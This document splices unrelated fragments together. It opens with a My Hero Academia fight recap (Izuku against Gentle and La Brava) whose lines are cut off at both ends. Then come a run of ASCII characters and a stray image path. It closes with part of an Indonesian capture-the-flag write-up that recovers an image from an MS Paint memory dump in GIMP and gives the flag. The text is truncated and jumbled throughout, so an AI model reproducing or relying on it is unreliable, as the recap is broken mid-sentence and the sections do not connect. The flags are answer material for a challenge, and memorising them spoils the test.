Gentle tells his young adversary that he removed the bolts from the steel structure and its bound to collapse. Elasticity c
returns to normal. As its effects wear off, the structure collapses and threatens to crush a bystander. Izuku swiftly catc
was going to bounce the beam away from the civilian if Izuku didn't move, but he counted on the U.A. student leaping into a
while he finishes his plan before sending himself flying away.
Deku remains steadfast and manages to hold up the steel beam with one arm while taking aim with the other. Determined, Izuk
takes notice of Izuku's tenacity and decides that she'll have to use her Quirk if there's any hope for escape.[3] Izuku fl
rest at the base of the hill with U.A. at its summit.
Gentle is shocked by his pursuers speed. Izuku descends and calculates the possible places where Gentle placed elasticized
e. Gentle creates two expansile shields above and in front of him. Izuku gets Gentle's focus on him and then bounces an air
Criminal gets blasted in the torso and is incapacitated.
Izuku quickly pins down both Gentle and La Brava and demands they surrender. La Brava refuses to give up and recalls her ir
r Quirk activates. She sends strength to the person she loves most and Gentle enters Lover Mode. Gentle instantly frees him
he neck and is surprised when the fierce youth isn't defeated. Izuku states he's faced enemies far stronger and faster than
t that knocks Gentle back. Izuku quickly rushes him but Gentle crushes him by stacking layers of bouncy air using Gently Sa
s alone. He asks the U.A. student to understand why he's trying to achieve his dreams. Izuku claws his way from underneath
f students in the festival. Izuku jumps on Gentle and tries to shoulder toss him away but Gentle expands his capes stretch
Izuku falls and quickly gets back up. Gentle creates another bouncy shield to protect himself but Deku lunges over it and t
his fellow students is no way to achieve an honorable dream. Gentle recalls his past and reminds himself of why his dreams
the ground and quickly again from the air to dive at Izuku. His fist fiercely collides with Izuku's armored hand. Gentle n
hieve his goals but Deku isn't laughing at all.
Izuku claps both of Gentle's fists in his hands as the criminal tries to crush him using brute force. The gentleman asks wh
tle's dream. Deku's dream of becoming a great hero isn't his alone. There are many people who've guided and supported him o
ow them all a bright future.
Gentle throws Izuku away and La Brava heads deeper into the forest to try and get a signal to hack U.A.'s defense server. G
throws away his gentle style and bounces off several elastic pockets of air to barrage Izuku with brutal strikes. He aband
Deku falls to the ground and fires four air bullets at Gentle. One of them strikes the criminal's leg and throws him off ba
nd and into the air before delivering a powerful roundhouse shoot style smash. He strikes Gentle with St. Louis Smash, defe
Izuku pins down the defeated hero once more and admits this was the most unfavorable battle he's had to go through with.
!"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}~
```


```
||||we_have_a_little_recon_for_you_flag_part2:_n0_Om01D3}||||
```

Terakhir, dengan asumsi bahwa proses dari aplikasi ms paint menghasilkan suatu citra, maka kami ekstrak citra RAW dari proses ms paint menggunakan bantuan dari aplikasi editor gambar [Gimp](#).

Caranya adalah dengan mengubah ekstensi .dmp menjadi .data lalu dibuka dengan aplikasi Gimp dengan opsi "RAW Image Data".

Didalam Gimp, kita dapat melakukan navigasi dan menganalisis piksel atau bitmap yang diberikan pada offset yang sesuai. Perlu diketahui bahwa gambar yang berbeda akan dirender menggunakan tipe gambar yang berbeda (sehingga diperlukan penyesuaian jenis Image dan offset).

Setelah didapatkan nilai yang sesuai, terlihat bahwa hasil dump ms paint tersebut menampilkan sebuah citra :



Flag : JOINTS20{4NaT4a_7o_n0_Om01D3}